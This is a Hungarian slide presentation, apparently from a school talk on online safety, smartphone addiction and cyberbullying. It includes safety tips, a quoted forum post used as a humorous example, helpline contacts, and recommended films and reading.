
- Antivírus szoftver feltelepítése itt is ajánlott!
- Csak megbízható alkalmazásokat telepíts!
- PIN kód, képernyő zár - használd őket!
- Kapcsold ki a Geotaget!
- Bluetooth, Infra – Jelszavazd, használat után kapcsold ki!
- Óvatosan a rejtett számokkal!
- Ismeretlen, vagy külföldi számot utasítsd vissza, és ne hívd vissza!
- Nyereményért se add meg a mobilszámodat!
- Ha kéretlen hívások, vagy SMS-ek jönnek, szólj egy felnőttnek!





MIT VÁLTOZTATOTT MEG AZ EGYRE TÖBB ONLINE JELENLÉT?

- nárcisztikus jellemvonások, hamis önkép





MIT VÁLTOZTATOTT MEG AZ EGYRE TÖBB ONLINE JELENLÉT?

A kérdés



Miért akadhatott ki?

én 17f vagyok, hétfőn elhiwtam egy 14 éves csajt randira (wacsi, fagyi, mozi) csók is megwolt, aztán este 10 fele kérdezte hogy howa akarom még winni, én meg mondtam menjünk fel hozzánk. ez megwolt, felmentünk, ő se szó, meg minden beült a szobámba filmet nézni, gondoltam jó, én meg mentem WoW ozni, mert este war volt, azt fél óra után a csaj leszidott hogy milyen bunkó vagyok, és felállt azt elment, azóta nem jelentkezik, én meg sajna nem tudtam utána menni mert már elkezdőtött a war, azt meg nem hagyhatom ott:S

szerintetek felhiwjam?

A kérdés kivásának időpontja: ma 21:48

[Baj van ezzel a kérdéssel? Jelezd a moderátorok felé!](#)



MIT VÁLTOZTATOTT MEG AZ EGYRE TÖBB ONLINE JELENLÉT?

- agresszióra azonnali önkontroll csökkenés, öngyilkos gondolatok
- fokozódó agresszív hajlam, hiányzó empátia, hiányzó bűntudat
- függőség, hiányzó jövőkép
- "az internet nem felejt" terhe
- mémek



Az online függőség jellegzetes típusai



- kevés és felszínes személyes kapcsolat
- nincs élő beszélgetés, hiányzó szemkontaktus, megszűnő könyv olvasás

Az online függőség jellegzetes típusai



Állandó visszaigazolási igény, dicséret függés



Az online függőség jellegzetes típusai

- a mikróidők "kihasználása"
- állandó kényszeres szörfözés, túlzásba vitt híréség, félelem hogy "lemarad" valamiről
- számítógépes játék függés, bezárkózás, jetlag
- online szexuális függés

Öt emberből egy nem bírja letenni a mobilt

2017.03.23. 06:33

Ajánlom 62



Egy átlagos okosmobil tulajdonos **naponta több mint két órán keresztül nyomkodja a készülékét**, a telefont sokan nem csak hasznos tevékenységre, hanem unaloműzésre, vagy éppen stresszoldásra is használjuk. Mindez nemcsak akkor jellemző, amikor várakozunk vagy épp unatkozunk, hanem akkor is, amikor a hozzátartozóinkkal töltjük az időt.



Egy 2015-ös, az USA-ban készült **felmérés** résztvevői közül **2 százalék vallotta be, hogy volt már rá példa, hogy temetés közben vásárolt valamit a neten.**


A gyerekek negyede bármennyit netezhet

A gyermekes válaszadók **76 százaléka** igen, **24 százalék** viszont nem vezet be mennyiségi szigorítást a „tágítsa csak a világgképét” jelszóval.



Az online függőség jellegzetes típusai

- közösségi oldalaktól való függés, like vadászat, FB, Instagram állandó pörgetése, 7/24 chat
- online szerencsejáték függőség, vásárlás mánia, állandó pénzszerzés-üzletelés



Az online függőség jellegzetes típusai






Az online függőség jellegzetes típusai

- A játék fejleszt, de ne vidd túlzásba!
- DE az EQ viszont gyengül
- Legyen offline életed is!



A jobb internet közös ügyünk

**Hogy véletlenül és akarata ellenére egyetlen
gyerekkel se történhessen rossz dolog**



- UNICEF HelpAPP - telepítsd a mobilodra!
- Egy gombnyomással segítséget hívhatsz!
- Részletesen ismerteti a zaklatási formákat



Hova fordulhatsz?



- jelentem gomb
- tanár, osztályfőnök, igazgató
- szülő, testvér, családtag
- 116-112 Kék vonal
- NMHH
- Rendőrség
- 06-80-555-111 „Telefontanú” zöld szám



+ Yelon szexedukációs chat – Hintalovon.hu alapítvány




AJÁNLOTT FILMEK

- Komabázis: Cyberbully színházi előadás
- Öngyilkosok szobája (2011. lengyel film)
- Az osztálytalálkozó (2013. svéd film)
- A taxisofőr (Martin Scorsese, 1976.)
- Egyenesen át (1990)
- Az öldöklés istene (2011., Roman Polanski)
- A vadászat (2012., Mads Mikkelsen)
- Cyberbully (2015.)
- To the Bone (2017.) anorexia
- 13 Reasons Why (2017. sorozat)
- Black Mirror 2011-2017



AJÁNLOTT IRODALOM



- Tari Annamária: Y generáció
- Tari Annamária: Ki a fontos: Én vagy Én?
- Kulcs a net világhoz
- Barbara Coloroso: Zaklatók, áldozatok, szemlélők: az iskolai erőszak
- Postman Neil: The Disappearance of Childhood (1994.) A gyermekkor eltűnése
- Kevin Mitnick: A megtévesztés művészete
- Herbert Schiller: Tudatipar made in U.S.A.
- William Golding: A legyek ura
- Kemény Zsófi: Én még sosem
- Laboda Kornél: MátéPONTindul
- Kalapos Éva: Massza
- Philip Zimbardo: Nincs kapcsolat
- Klausz Melinda: Megosztok, tehát vagyok
- Csonka Balázs: Kész fantázia
- Gary Chapman - Arlene Pellicane: Netfüggő gyerekek
- Nagy Ádám: Nevelj Jedit! - A képzelet pedagógiája
- Allison Havey: Szex és lájk és közösségi média



Mi volt a lényeg?



- Amit egyszer feltöltesz... Az internet nem felejt!
- Ne tégy mással olyat, amit nem szeretnéd, hogy veled tegyenek!
- Ne hallgass, ha áldozat vagy!
- Te se zaklass másokat, véd meg a barátodat
- Ha valaki olyasmire kér, ami kényelmetlenül érint, azonnal lépj ki a szituációból!
- Van hova fordulni: jelentem gomb, szülő, tanár, Kék Vonal, NMHH, Rendőrség
- Vigyázz a webkamerákkal!
- Beszélj a szüleiddel az online tér történéseiről!
- Legyél tudatos médiafelhasználó!
- A legfontosabb védelem a saját tudásod!

Házifeladat mindenkinek - #not_my_problem



- Gyereknek: saját tudásod a védelem, ne tégy mással olyat, amit nem szeretnéd, ha veled tennének, Így neveld a szüleidet ;-)
- Tanárnak: aktív tanulás, a problémák kezelése, ne legyen áldozat hibáztatás, történjen felelősségre vonás, rendszeres érzékenyítés
- Szülőnek: együttműködés az iskolával, empátia más gyerekével, a közösségbe illeszkedés segítése, tanuljunk élethosszig, ha te nem vagy függő a gyerek sem lesz, törődés nélkül nem megy



Kérdések?

Ha IV. Béla 12 év alatt 50 rendeletet hozott, akkor 30 rendeletet 4 év alatt hányadik Béla hozott?

Fiatalok, tiétek a jövő! (Úgy volt, hogy a miénk lesz.)